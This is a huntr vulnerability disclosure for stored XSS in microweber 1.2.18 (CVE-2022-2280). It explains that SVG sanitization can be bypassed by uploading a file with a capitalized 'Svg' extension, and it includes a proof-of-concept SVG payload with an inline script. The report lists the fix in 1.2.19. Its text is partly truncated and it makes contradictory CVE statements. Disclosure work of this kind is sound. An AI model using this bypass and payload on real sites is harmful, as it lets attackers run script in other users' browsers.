huntr

Bypassing SVG content cleaning lead to Stored XSS in microweber/microweber

0

✓ Valid Reported on Jun 29th 2022

Description

the application is accepting SVG files as an image and applies a sanitize on the SVG content to avoid XSS attacks using the following snippet of code

```
} else if ($ext === 'svg') {

    if (is_file($filePath)) {
        $sanitizer = new \enshrined\svgSanitize\Sanitizer();
        // Load the dirty svg
        $dirtySVG = file_get_contents($filePath);
            // Pass it to the sanitizer and get it back clean
        $cleanSVG = $sanitizer->sanitize($dirtySVG);
        file_put_contents($filePath, $cleanSVG);

    }
    $valid = true;
}
```

the main point here is if the extension is `svg` the cleaning will happen so I could bypass it by uploading a file with the extension name `Svg` not `svg` just by making the `s` capital letter this will break the if statement and will bypass the cleaning of XSS payloads.
The following is the content used as a XSS payload

```
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/
   <polygon id="triangle" points="0,0 0,50 50,0" fill="#009900" stroke="#00
   <script type="text/javascript">
      alert(document.location);
   </script>
</svg>
```

Chat with us

```
</svg>
```

to get the uploading request you can use any uploading function like the one in this page to upload image to the page `http://192.168.61.130/test/microweber-master/admin/product/15/edit` the request sent to `/plupload`

Impact

This finding could be used to execute JS code on the users who will open the link of the SVG file.

CVE
CVE-2022-2280
(Published)

Vulnerability Type
CWE-79: Cross-site Scripting (XSS) - Stored

Severity
Medium (6.5)

Registry
Other

Affected Version
1.2.18

Visibility
Public

Status
Fixed


Found by

Mohamed Sayed
@flex0geek
legend

Fixed by

Peter Ivanov
@peter-mw
maintainer

Chat with us



This report was seen 1,093 times.

We are processing your report and will contact the **microweber** team within 24 hours.
5 months ago

We have contacted a member of the **microweber** team and are waiting to hear back
5 months ago

Peter Ivanov validated this vulnerability 5 months ago

Mohamed Sayed has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Peter Ivanov marked this as fixed in **1.2.19** with commit **9ebbb4** 5 months ago

Peter Ivanov has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Sign in to join this conversation

huntr

home

hacktivity

part of 418sec

company

about

Chat with us